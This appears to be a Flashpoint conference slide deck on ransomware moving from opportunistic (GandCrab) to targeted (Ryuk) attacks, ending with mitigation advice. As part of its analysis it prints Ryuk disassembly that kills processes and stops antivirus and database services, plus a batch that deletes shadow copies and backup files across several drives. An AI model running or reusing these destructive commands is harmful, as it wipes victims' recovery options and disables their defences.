



Navigating the Shift from Opportunistic to Targeted Ransomware Attacks

Christopher Elisan, Director of Intelligence at Flashpoint

@TOPHS

Agenda

- Introduction
- Opportunistic TTPs
- Targeted TTPs
- Why The Shift?
- Notable Differences
- Likely Targets
- Mitigation
- Questions?

Introduction

About the speaker


Christopher Elisan, Director of Intelligence at Flashpoint, is a seasoned Reverse Engineer, Malware Researcher and published Author. He speaks at conferences around the world and frequently provides expert opinion about malware, botnets and advanced persistent threats for leading industry and mainstream publications. Elisan's published works include Hacking Exposed: Malware and Rootkits, 2 ed.

Elisan is also involved in Flashpoint's Threat Readiness & Response (TR2) subscription, which helps companies prepare for, as well as quickly assess and respond to a ransomware or cyber extortion attack.



OPPORTUNISTIC TTPs

GandCrab Ransom Note



The image shows a screenshot of a ransom note displayed in a Notepad window. The window title is "SESDIVVEYZ-DECRYPT.txt - Notepad". The text of the note is as follows:

```
-----
GANDCRAB V5.0.4
-----

*****UNDER NO CIRCUMSTANCES DO NOT DELETE THIS FILE, UNTIL ALL YOUR DATA IS RECOVERED*****

*****FAILING TO DO SO, WILL RESULT IN YOUR SYSTEM CORRUPTION, IF THERE ARE DECRYPTION ERRORS*****

Attention!

All your files, documents, photos, databases and other important files are encrypted and have the extension: .SESDIVVEYZ
The only method of recovering files is to purchase an unique private key. Only we can give you this key and only we can recover your files.

The server with your key is in a closed network TOR. You can get there by the following ways:
-----
| 0. Download Tor browser - https://www.torproject.org/
| 1. Install Tor browser
| 2. Open Tor Browser
| 3. Open link in TOR browser: http://gandcrabmf6mnef.onion/[REDACTED]
| 4. Follow the instructions on this page
-----

On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

ATTENTION!

IN ORDER TO PREVENT DATA DAMAGE:


* DO NOT MODIFY ENCRYPTED FILES
* DO NOT CHANGE DATA BELOW

---BEGIN GANDCRAB KEY---


[REDACTED]


---END GANDCRAB KEY---
```

GandCrab Desktop Wallpaper




GandCrab Payment Site











TARGETED TTPs

Ryuk Builder



Name	Type	Size
 decryptor.exe	Application	11 KB
 how_to_decrypt.txt	Text Document	1 KB
 locker.exe	Application	22 KB
 masks.txt	Text Document	5 KB
 process_killer.exe	Application	14 KB

Ryuk Ransom Note




Ryuk Process Killer

```
mov [ebp+var_88], offset aMspub_exe ; "mspub.exe"
mov [ebp+var_84], offset aMydesktopqos_e ; "mydesktopqos.exe"
mov [ebp+var_80], offset aMydesktopservi ; "mydesktopservice.exe"
mov [ebp+var_7C], offset aMysqld_exe ; "mysqld.exe"
mov [ebp+var_78], offset aMysqldNt_exe ; "mysqld-nt.exe"
mov [ebp+var_74], offset aMysqldOpt_exe ; "mysqld-opt.exe"
mov [ebp+var_70], offset aOcautoupds_exe ; "ocautoupds.exe"
mov [ebp+var_6C], offset aOcomm_exe ; "ocomm.exe"
mov [ebp+var_68], offset aOcspd_exe ; "ocspd.exe"
mov [ebp+var_64], offset aOnenote_exe ; "onenote.exe"
mov [ebp+var_60], offset aOracle_exe ; "oracle.exe"
mov [ebp+var_5C], offset aOutlook_exe ; "outlook.exe"
mov [ebp+var_58], offset aPowerpnt_exe ; "powerpnt.exe"
mov [ebp+var_54], offset aSqbcoreservice ; "sqbcoreservice.exe"
mov [ebp+var_50], offset aSqlagent_exe ; "sqlagent.exe"
mov [ebp+var_4C], offset aSqlbrowser_exe ; "sqlbrowser.exe"
mov [ebp+var_48], offset aSqlservr_exe ; "sqlservr.exe"
mov [ebp+var_44], offset aSqlwriter_exe ; "sqlwriter.exe"
mov [ebp+var_40], offset aSteam_exe ; "steam.exe"
mov [ebp+var_3C], offset aSynctime_exe ; "synctime.exe"
mov [ebp+var_38], offset aTbirdconfig_ex ; "tbirdconfig.exe"
mov [ebp+var_34], offset aThebat_exe ; "thebat.exe"
mov [ebp+var_30], offset aThebat64_exe ; "thebat64.exe"
mov [ebp+var_2C], offset aThunderbird_ex ; "thunderbird.exe"
mov [ebp+var_28], offset aVisio_exe ; "visio.exe"
mov [ebp+var_24], offset aWinword_exe ; "winword.exe"
mov [ebp+var_20], offset aWordpad_exe ; "wordpad.exe"
mov [ebp+var_1C], offset aXfssvccon_exe ; "xfssvccon.exe"
mov [ebp+var_18], offset aTmlisten_exe ; "tmlisten.exe"
mov [ebp+var_14], offset aPccntmon_exe ; "PccNTMon.exe"
mov [ebp+var_10], offset aCntaosmgr_exe ; "CNTAoSMgr.exe"
mov [ebp+var_C], offset aNtrtscan_exe ; "Ntrtscan.exe"
mov [ebp+var_8], offset aMbamtray_exe ; "mbamtray.exe"
mov [ebp+pe.dwSize], 22Ch
call ds:CreateToolhelp32Snapshot
mov [ebp+hSnapshot1], eax
```

Ryuk Stopping Services

```
mov     ecx, offset asc_403F4C ; "cmd.exe /c net stop SQLAgent$PROD /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_403F74 ; "cmd.exe /c net stop msftesql$PROD /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_403F9C ; "cmd.exe /c net stop NetHsmqActivator /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_403FC4 ; "cmd.exe /c net stop EhttpSrv /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_403FE4 ; "cmd.exe /c net stop ekrn /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_404000 ; "cmd.exe /c net stop ESHASRV /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_404020 ; "cmd.exe /c net stop MSSQL$SOPHOS /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_404044 ; "cmd.exe /c net stop SQLAgent$SOPHOS /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_40406C ; "cmd.exe /c net stop AUP /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_404088 ; "cmd.exe /c net stop klnagent /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_4040A8 ; "cmd.exe /c net stop MSSQL$SQLEXPRESS /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_4040D0 ; "cmd.exe /c net stop SQLAgent$SQLEXPRESS"...
call    ExecuteCommand_4010A0
mov     ecx, offset asc_403DB8 ; "cmd.exe /c net stop wbengine /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_4040FC ; "cmd.exe /c net stop kavfssl /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_40411C ; "cmd.exe /c net stop KAVFSGT /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_40413C ; "cmd.exe /c net stop KAVFS /y"
call    ExecuteCommand_4010A0
mov     ecx, offset asc_40415C ; "cmd.exe /c net stop mFeFire /y"
call    ExecuteCommand_4010A0
```

Ryuk Shadow Copy Deletion



```
File Edit Format View Help
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*. * c:\backup*. * c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*. * d:\backup*. * d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*. * e:\backup*. * e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*. * f:\backup*. * f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*. * g:\backup*. * g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*. * h:\backup*. * h:\*.set h:\*.win h:\*.dsk
del %0
```

Likely Targets

- Organizations with deadline-driven business models, such as manufacturers and publishers. Any sort of operational disruption can result in exorbitant revenue losses for these organizations, so in the event of a ransomware attack, they are highly incentivized to restore operations as quickly as possible—even if that means paying the ransom.
- Organizations that provide critical services or infrastructure, such as healthcare, transportation, and utilities. Similar to those with deadline-driven business models, these organizations can face devastating consequences due to operational disruption and tend to be more incentivized to pay a ransom.

Why the Shift?

- Fewer victims to manage
- Bigger payday
- Discrete communication
- Less likely to have the attack campaign exposed

Notable Differences

	OPPORTUNISTIC	TARGETED
Infection Vectors	Spam, Watering hole	Spear Phishing, RDP, Vulnerability, Stolen Creds, Partner Compromise
Ransomware Behavior	Targets user services, protection services	Targeting Server software
Ransom Comms	TOR site	Email
Ransom \$	Up to \$3000	Upwards to millions of \$

Threat Actors' Mitigation Suggestion

To protect yourself from future infections:

- 1) Set a security protocol so that your employees do not open any attachments from unverified sources.
- 2) Secure email gateways to thwart threats via spam and avoid opening suspicious emails. Set up your workstations to not automatically open scripts and attached files.
- 3) Keep AntiViruses updated and only centrally controlled preferably on web console, with it's own separate credentials rather than Domain Administrators.
- 4) Enforce the principle of least privilege: Secure system administrations tools that attackers could abuse; implement network segmentation and data categorization to minimize further exposure of mission-critical and sensitive data; disable third-party or outdated components that could be used as entry points.
- 5) Keep systems and applications updated, or use virtual patching for legacy or unpatchable systems and software.
- 6) When you have restored all your files change all passwords.
- 7) Use different passwords for local administrators on each computer.

Protection & Mitigation

- Regular, organized backups, separate from network
- Dual-factor authentication
- Encryption of sensitive data
- RDP access facing the Internet- disable or patch
- Email and Social Media security/training
- Ransomware prevention tools designed to monitor files and folders for changes and stop encryption processes
 - RansomFree
 - Bitdefender's Anti-Ransomware Tool
 - Cryptostalker
- CryptoSearch, a tool that automates the process for finding files encrypted by ransomware. This allows for the storing of encrypted files until a decryption solution is available.





FLASHPOINT
QUESTIONS?

Images are from SouthPark

 FLASHPOINT
THANK YOU!

STAY CONNECTED:

[HTTPS://WWW.FLASHPOINT-INTEL.COM](https://www.flashpoint-intel.com)

TWITTER:

[@FLASHPOINTINTEL](https://twitter.com/FlashpointIntel)